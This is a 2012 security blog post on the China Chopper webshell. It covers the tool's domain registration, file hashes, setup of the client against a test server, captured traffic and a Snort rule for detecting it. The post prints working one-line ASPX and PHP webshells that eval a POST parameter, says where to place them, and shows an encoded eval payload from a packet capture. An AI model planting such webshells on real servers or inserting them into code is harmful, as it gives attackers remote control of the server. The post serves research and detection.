

China Chopper Webshell - the 4KB that Owns your Web Server

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I've been wanting to blog about China Chopper for sometime and finally got around to it. When I first started researching this webshell I was unable to find anything about how to set it up and configure it. In this post I'll go over the components of China Chopper as well as setting it up.

China Chopper is a webshell used to remotely access Windows or Linux servers. It is malicious software used by the bad guys. Given the name China Chopper it is developed in China and used heavily by Chinese hackers.

The software is hosted on maicaidao.com, which I might mention has recently changed.

```
Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
Domain Name: MAICAIDAO.COM
Created on: 16-May-09
Expires on: 16-May-15
Last Updated on: 30-Jul-11

Registrant:
maicaidao
FangXinYuan
BeiJing
BeiJing, FenTaiQu 100072
China

Administrative Contact:
caidao, mai root@maicaidao.com
maicaidao
FangXinYuan
BeiJing
BeiJing, FenTaiQu 100072
China
+86.01086886789

Technical Contact:
caidao, mai root@maicaidao.com
maicaidao
FangXinYuan
BeiJing
BeiJing, FenTaiQu 100072
China
+86.01086886789

Domain servers in listed order:
NS25.DOMAINCONTROL.COM
NS26.DOMAINCONTROL.COM
```

The webshell consists mainly of two parts, the client interface (caidao.exe) and the file placed on the compromised web server.

Here are the files included with the download & MD5's.

caidao.exe 5001ef50c7e869253a7c152a638eab8a

CCC

aspRwWithJMail.ccc a6d6cbfa2ead1d0e8a6735aa49b963ff
aspSpy.ccc be207c46105c38571ae958ae2da47297
aspx.ccc cc07ac4caef188334fc330f62e0a574a

php.ccc 9100b18660f3a1eeca7ea801b357b8ce
phpSpy.ccc ce1a9fc93040d5c94f789b579fe1c106

Customize

Customize.aspx 8aa603ee2454da64f4c70f24cc0b5e08
Customize.cfm ad8288227240477a95fb023551773c84
Customize.jsp acba8115d027529763ea5c7ed6621499

The file dropped on the compromised server is nice and small. The client, caidao.exe communicates directly with the file.


Servers running IIS, place the contents below in a file called webshell.aspx

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

Servers running Apache with PHP, place the contents in a file call webshell.php


```
<?php @eval($_POST['password']);?>
```

Next, open caidao.exe



You will see examples already listed referencing maicaidao.com. Lets add in the information to communicate with our test compromised Windows 2008 R2 server using the webshell.aspx file mentioned above.

Right-click and select add, you will see the following dialog box



The traffic is base64 encoded, here is a snipit from Wireshark during a post of the initial connection and sending the netstat command.

```
Stream Content
Cache-Control: no-cache
X-Forwarded-For: 147.211.135.66
Referer: http://192.168.32.128
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
Host: 192.168.32.128
Content-Length: 1134
Connection: Close

*****=response.write("<!--!>");var err=Exception;try{eval
(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String
("dmFyIG9mYy9kaW5kdy1mdaxkS5hZXRtdHJpbmcou3lzdGVTLnVnbnZ1cnQURnJvbnZ1hc2UzNFN0cm1uzYhs
w5nlkd1devuy29kaw5nkdY1MDaxkS5hZXRtdHJpbmcou3lzdGVTLnVnbnZ1cnQURnJvbnZ1hc2UzNFN0cm1uzYhs
ZXF1ZXN0Lk10ZW1lbnx1I0pkSk7dmFyIG9mYy9kaW5kdy1mdaxkS5hZXRtdHJpbmcou3lzdGVTLnVnbnZ1cnQURn
1d0pTexN0Zw0uSu8uu3ryZwftumvhzGvYLEVJ01N5c3R1bS5JTy5TdHJ1Yw1SzWfK2XI7yy5vc2VtaGvsbEV4Zw
N1dGU9ZmF-sc2U7yy5szwRpmvjdFN0Yw5kyXkt3V0chVOPXRYdWU7yy5szwRpmvjdFN0Yw5kyXkt3V0chVOPXRYdWU7
HJ1ZTTL1N0YX05w5nbz1jo2MuQXJndw1bnRzP5ivYyA1k1N5c3R1bS5UzXh0LkVuy29kaw5nlkd1dEVuy29k
aw5nkdY1MDaxkS5hZXRtdHJpbmcou3lzdGVTLnVnbnZ1cnQURnJvbnZ1hc2UzNFN0cm1uzYhsZXF1ZXN0Lk10ZW1
b1noy1I0pKtTl1N0YX0kK7b3V0Pwuu3Rhbm8hcmFkdXdwZDQ7Ruk9Z55TdGfuzGFy2Eyycm9y02uuq2xvc2
UokTtSZXNw025Zz55Xcm10z5hvdXQuwVhZFRVRW5kKkFRukumVhZFRVRW5kKkpow63D5
3D"));"unsafe");}catch(err){Response.write("ERROR:// %2Berr.message");}Response.write
("<!--");}response.End
());&z1=y21k&z2=y2qgl2qgIkMxG1uzXRwdwJcd3d3cn9vdfwJm5TdHN0YXQGLWfuIhwgZmluzCAFRVNUQUJH
SVNIRUQiJmVjag8qW1ndJmKJmVjag8qW0vdHTTP/1.1 200 OK
```

There are many ways to protect against this so I won't go into that, however it would be a good idea to do some Splunking on http posts! If you don't have Splunk you could use snort to monitor for this with a simple rule to watch for base64_decode and POST.

I put this together really quick as a proof of concept so no consideration was put into performance. Snort might already have much better rules in place to detect base64 in http traffic.

```
alert tcp any any -> any 80 ( sid:900001; content:"base64_decode"; http_client_body;flow:to_server,established; content:"POST"; nocase;http_method; ;msg:"Webshell Detected Apache");
```

I hope this post has informative and helped you out. If you have any questions, please feel free to contact me.

Keith

Source: <https://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html>